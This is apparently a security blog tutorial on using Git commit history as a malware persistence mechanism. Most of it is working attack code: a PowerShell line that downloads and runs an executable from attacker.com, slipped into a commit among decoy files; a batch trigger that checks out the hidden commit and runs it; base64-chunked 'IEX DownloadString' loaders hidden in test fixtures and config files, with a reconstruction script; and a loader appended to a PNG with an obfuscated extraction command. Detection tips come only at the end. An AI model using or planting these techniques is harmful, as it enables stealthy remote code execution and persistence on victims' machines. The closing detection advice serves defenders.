
Using Git Commits as a Persistence Mechanism
This article explores how Git can be abused as a persistence mechanism. The goal is to understand how attackers could weaponize version control workflows to hide malicious changes, revert states, or automate re-deployment of backdoored code, and how defenders can detect such activity.
This idea randomly appeared while about to sleep, but the more I looked into it, the more fascinating it became. Let's explore how this experiment went and how you could develop more stealthy techniques from it.
The Basic Idea

Here's the scenario: an attacker gains write access to a Git repository (through compromised credentials, a supply chain attack, or an insider threat). Then they can:
- Commit malicious code to the repo
- Delete that malicious code in the next commit (looks clean now)
- Use Git commands to jump back to the malicious commit whenever they want
- Execute whatever's there, then jump back to the clean commit
This makes everything look normal to developers who don't regularly check commit history, they won't be aware of the malicious commit at all.
Why This is Nasty
- Your malicious payload lives in git history but not in the actual current files
- Antivirus and file scans won't catch it because it's not "there" right now
- CI/CD pipelines might execute the code during automated checkouts
- It's all using normal git features, so it looks like legitimate activity
How Git Actually Works
Git stores the complete history of all commits for versioning. Even when you delete files and commit that deletion, the files don't actually disappear from git, they're just removed from the current version you're looking at. But git still keeps them in history, and you can go back anytime to grab them.
You can access old commits (and deleted files) through:
- Commit hashes,
git checkout <hash> - Going back X commits,
git checkout HEAD~2 - Branch names,
git checkout feature-branch
Git never really "deletes" anything, it just hides it from your current view. This is great for developers but also perfect for hiding malicious payloads.
Commands We'll Use
# See all your commits
git log --oneline

# Jump to a specific old commit
git checkout <commit-hash>

# Go back to where you were before
git checkout -
Setting Things Up
# Make a new repository
mkdir git_persistence_poc
cd git_persistence_poc
git init

# Set up your git identity
git config --global user.email "you@example.com"
git config --global user.name "Your Name"
Step 1, Create Legitimate Files
# Create some normal files
echo "# Project Documentation" > README.md
echo "print('Hello World')" > app.py

# Commit them
git add .
git commit -m "Initial commit with project files"
Step 2, Add the Malicious File (Hidden in Noise)
The stealthy approach: slip the malicious payload in a pile of legitimate-looking files. When someone reviews a 30-file commit, they see package updates, new test files, config changes, and they won't carefully review every single file.
# Create legitimate-looking files
echo '{"dependencies": {"express": "^4.18.0"}}' > package.json
echo 'node_modules/' > .gitignore
mkdir tests
echo 'import unittest' > tests/test_app.py

# Slip in the malicious file among all these changes
echo 'powershell -ep bypass -c "iwr http://attacker.com/payload.exe -o C:\users\public\p.exe;Start-Process C:\users\public\p.exe"' > scripts/postinstall.ps1

# Commit everything together
git add .
git commit -m "Add project dependencies, update configs, add test suite"
Step 3, Delete It and Look Clean
# Remove the malicious file along with other cleanup (looks intentional)
git rm -r tests/ scripts/ config.yaml
git commit -m "Clean up old test files and unused scripts"

# The repo now looks totally clean, but the payload still exists in git history
Step 4, Find the Malicious Commit Hash
# Check commit history
git log --oneline

# List all files in that commit
git show --name-only <commit_hash>
Step 5, Trigger the Persistence

Create a trigger script that jumps to the malicious commit, runs it, then jumps back to the clean commit. This script can be triggered via scheduled tasks, login scripts, WMI event subscriptions, services, or registry Run keys.
@echo off
cd C:\path\to\git_persistence_poc

REM Jump to the malicious commit
git checkout <commit_hash>

REM Run the payload
powershell -ep bypass -File scripts\postinstall.ps1

REM Jump back to previous commit
git checkout -

For remote repositories (GitHub, GitLab, Codeberg), every commit is permanently visible and easy to audit. A more evasive approach: split your payload into multiple encoded chunks and hide them across several files. Each piece looks harmless individually.
Approach 1: In-Repository Reconstruction Script
Commit both the encoded payload fragments and a helper script that locates, decodes, merges, and executes them. Easy to automate, but the reconstruction logic is visible to code reviewers.
Approach 2: External Reconstruction Script (Stealthier)
Only put the encoded payload chunks in git commits. The reconstruction script lives on the target machine you already control. Other developers see random data, no "merge and run" script in the repository.
# Split and encode payload
$payload = 'IEX(New-Object Net.WebClient).DownloadString("http://attacker.com/shell.ps1")'
$chunk1 = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($payload.Substring(0, 25)))
$chunk2 = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($payload.Substring(25, 25)))
$chunk3 = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($payload.Substring(50)))
Hide each chunk in different "test files" committed to the repo:
// tests/fixtures/test_data_1.json
{
  "test_case": "edge_case_1",
  "expected": "success",
  "metadata": "<base64-chunk-1>"
}

// config/build_settings.yaml
version: 2.1
build:
  cache_key: "<base64-chunk-3>"
  timeout: 300
The reconstruction script (lives on the compromised machine, not in git):
# C:\ProgramData\SystemUpdater\updater.ps1
cd C:\path\to\git_persistence_poc

# Extract chunks from git
$chunk1 = (git show HEAD:tests/fixtures/test_data_1.json | ConvertFrom-Json).metadata
$chunk2 = (git show HEAD:tests/fixtures/test_data_2.json | ConvertFrom-Json).metadata
$chunk3 = (git show HEAD:config/build_settings.yaml | Select-String "cache_key").Line.Split('"')[1]

# Decode and reconstruct
$decoded1 = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($chunk1))
$decoded2 = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($chunk2))
$decoded3 = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($chunk3))
$fullPayload = $decoded1 + $decoded2 + $decoded3

# Execute
IEX $fullPayloadThere's a rising surge of threat actors hiding base64-encoded loaders within images. With this method, you don't need to delete anything to create a "clean" stage, but your steganography technique must render the image properly to attract less attention.
Embedding into a PNG works well since appending data at the end won't affect how the file renders:
$payload = 'IEX(New-Object Net.WebClient).DownloadString("http://attacker.com/shell.ps1")'
$encoded = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($payload))

$image = "banner.png"
$embedded = "<PAYLOAD_START>" + $encoded + "<PAYLOAD_END>"

$bytes = [System.Text.Encoding]::UTF8.GetBytes($embedded)
$stream = [System.IO.File]::Open($image, 'Append')
$stream.Write($bytes, 0, $bytes.Length)
$stream.Close()
Extraction and execution command:
$t=[Text.Encoding]::UTF8.GetString([IO.File]::ReadAllBytes('banner.png'))
$s='<PAYLOAD_START>';$e='<PAYLOAD_END>'
$p=($t.Substring($t.IndexOf($s)+$s.Length,$t.IndexOf($e)-($t.IndexOf($s)+$s.Length)))
powershell -enc ([Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes(
    ([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($p))))))
1. Looking Through Git History
Hunt for suspicious patterns, files that were added then quickly deleted:
# Find files that were deleted
git log --diff-filter=D --summary

# Look at the whole commit timeline
git log --all --oneline --graph

# Search for commits that added and removed files in short timeframe
git log --all --pretty=format:"%h %an %ar - %s" --stat | grep -B5 -A5 "delete"
2. Process Monitoring
Look for git checkout usage in Sysmon Event ID 1 or Security Event ID 4688 (with command-line logging enabled). Pay attention to:
- Git checkout commands followed immediately by PowerShell/bash execution
- Git checkout to specific commit hashes (not branches)
- Git checkout commands running from scheduled tasks or startup scripts
- PowerShell with
IEX(Invoke-Expression) orIWR(Invoke-WebRequest)
3. Network Activity
Running git commands other than git push or git pull should not connect to any GitHub domain, all git commit history is stored locally in the .git folder. Unexpected network connections during git operations are a strong indicator of abuse.
Git, even though it's just a tool for versioning, can be weaponized for persistence when you don't have proper security controls. This technique is particularly nasty because:
- It's using legitimate git features
- The malicious code is hiding in plain sight (in the commit history)
- Most antivirus and EDR won't look inside git objects
- It can survive reimaging, just clone the repo again
Red Team Takeaway
This could be another technique for authorized pentests to keep access through code repositories. Combine with other persistence methods for redundancy.
Blue Team Takeaway
Don't just scan current files. Git history is another hiding spot for malicious code. Scan repositories comprehensively and monitor git operations.
Things to Explore Further
- Using git hooks to automatically execute on certain events
- Hiding payloads in git submodules (external repos)
- Exploiting CI/CD pipelines that checkout arbitrary commits
- Steganography tricks within git objects
- Abusing Git LFS to store large payloads